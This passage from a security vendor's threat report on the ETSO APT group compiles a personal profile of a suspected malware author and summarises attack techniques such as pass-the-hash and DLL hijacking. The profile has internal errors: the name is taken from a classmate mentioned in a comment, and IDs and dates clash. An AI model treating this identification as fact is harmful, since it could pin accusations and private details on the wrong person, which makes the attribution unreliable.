On his blog, whg001 wrote on Aug. 17, 2011, “I visited my home school a couple days ago. Looking back, those were the happiest days.” It has also been found that the comment came from the free-board of Jipu High School. Thus, it has been determined that whg001 attended Jipu High School.



发表回复贴


过几天我就去参观一下母校，找点回忆，那个时候是我最快乐的时光。

（欢迎）老校友常回来看看　来自齐福中学吧

2011年8月17日 19:37

Figure 22. Content on whg0001’s Blog

According to the writings on the board and the content of whg0001's blog, the name of the writer is Jiao Xang Bo, who entered high school in 1994 in homeroom number 4. Also, he was looking for a classmate by leaving a message with his QQ ID. whg0001's QQ ID is found to be (312016).


发表回复贴
我是 94级4 班的，我有个小学同学是 94级2班的，叫张波，你记得吗？


找9 4级二班的 来自齐福中学吧 回复(6)

2011年8月17日 19:34 回复

→ 发表回复贴
我是的，QQ: 312016

Figure 23. whg0001's Comments and QQ ID

After investigating the personal information of whg0001, further investigation was made of his online activities. As a result, it has been found that he left comments on the attacker's freeboard regarding the design of Trojan horse (Refer to Figure 27).


发表回复贴
1.我已经实现每个包MIMA均不同。2.是否免-杀，过主-防（主要依靠变形与一些技

关于下一代木马的设计理念的讨论 来自黑客吧 回复(8)

2011年3月11日 22:47 回复

发表回复贴
2.是否免-杀，过主-防（主要依靠变形与一些技巧）我也实现了。

关于下一代木马的设计理念的讨论 来自黑客吧 回复(8)


Figure 24. Comments whg0001 Left on the Attacker's Freeboard.

Unfortunately, the attacker freeboard does not exist anymore. [Figure 24] translates as follows:

1. I have realized all of the packets' MIMA (password/man in the middle attack) different when designing the Trojan horse.

2. To go around the vaccine detection, a transformation and other technologies were used to on the Trojan horse.

To find the document made by whg0001, the ID was used to search on Baidu. As a result, a document titled "VTCP Introduction and Entry(V11.X)" was discovered. To take a closer look at the document, a link ('http://wenku.baidu.com/view/2005a703-bb68a98270fefa06?fr=prin') was accessed (as of August, www.cnasm.com, the address mentioned within the document, was no longer accessible).



VTCP介绍与入门(V11.X) 51人阅读

限时 | 免财富值下载

选中你需要的内容，就可以复制文档

VTCP

V11.XX


www.cnasm.com

whg

QQ: 312016

Figure 25. whg001's Document Found in the Search

Using the QQ ID (312016) above, the result of the QQ main page was as follows:



whg:无花果 312016

我以为: [智慧]=[知识]+[推理]+[灵感]

男 35岁 四川 成都

备　注： -

帐　号： 312016

个人说明　别人笑我太疯癫，我笑他人看不穿。
不见五陵豪杰墓，无花无酒锄做田。

个　人： 男 35岁 1月1日(公历生日) 属蛇 摩羯座 O型血

故　乡： 中国 四川 德阳

所在地： 中国 四川 成都

主　页： HTTP://WWW.CNASM.COM

地　址： WWW.CNASM.COM

邮　编： 610041

Q　龄： 13年　　语　言： 中文(简体) 中文(简体) 中

Figure 26. whg0001 QQ Page

In [Figure 26], the Chinese characters *wu hua guo* appear. The first letter of each synonym has been used as an ID. So far, the following information has been collected on the attacker who created the ETSO with ID of whg0001 (refer to Table 7):

Basic Info	ID	whg0001
	Gender	Male
	Name	叫张波 (Jiao Xang Bo)
	Birthdate	Jan 1, 1991 (Actual birth year is known to be 1978)
	Born in	四川-成都-青羊区 (Szechuan, Chengdu, Chengyang Qu)
	Current Address	四川-成都-青羊区 (Szechuan,Chengdu, Chengyang Qu)
Detail Info	Body Figure	Light
	Marital Status	Married
	Habit	Non-smoker, occasional drinker, likes taking naps
	Personality	Calm, Cheerful
	Highest Ed	University
	Major	Computer Science/Network
	High School	齐福中学 (Jipu Mid/High School)
	High School Year	94, Class 4
	QQ ID	312016

Table 7. Profile of Possible ETSO Creator Jiao Xang Bo

Conclusions

The Chinese-originated APT Attack Group ETSO has been attacking South Korea since 2011. A-FIRST from AhnLab has done a forensics analysis using the ASDE (AhnLab Smart Defense Enterprise) network and on the damaged company for years. According to the study, ETSO is different from other attackers in following ways:

- ETSO analyzes the update structure of a product popularly used in South Korea, in order to distribute malicious codes through reliable products and ultimately, the company.

- To continuously benefit monetarily and acquire extra information, the ETSO Group does not destroy the infected system and the infrastructure.

- By disclosing the digital certificate, additional damage is made on the target company because the certificate can be used in other attacks for different purposes.

- The attacker moves into the internal system by seizing the AD server of the company to attack, using the pass the hash attack.

- Regarding the malicious code file naming, a ‘DLL search order hijacking’ is used (for example: wiarpc.dll, tsvipsrc.dll).

-Not only was the feature embedded on the back door used to attack the cyber money update, but a direct DB query through SQLCMD.EXE, Trigger through the transformation of Store Procedure registered in the email table and opends60.dll(SQL Open Data Services DLL) transformation were all used in the MS SQL DB in the attack.

AhnLab

AhnLab, Inc.
2318-D Walsh Ave. Santa Clara, CA 95051 USA
Toll Free +1.800.511.AhnLab (1.800.511.2465)
+1.877.551.2690
www.ahnalb.com
Email info@ahnlab.com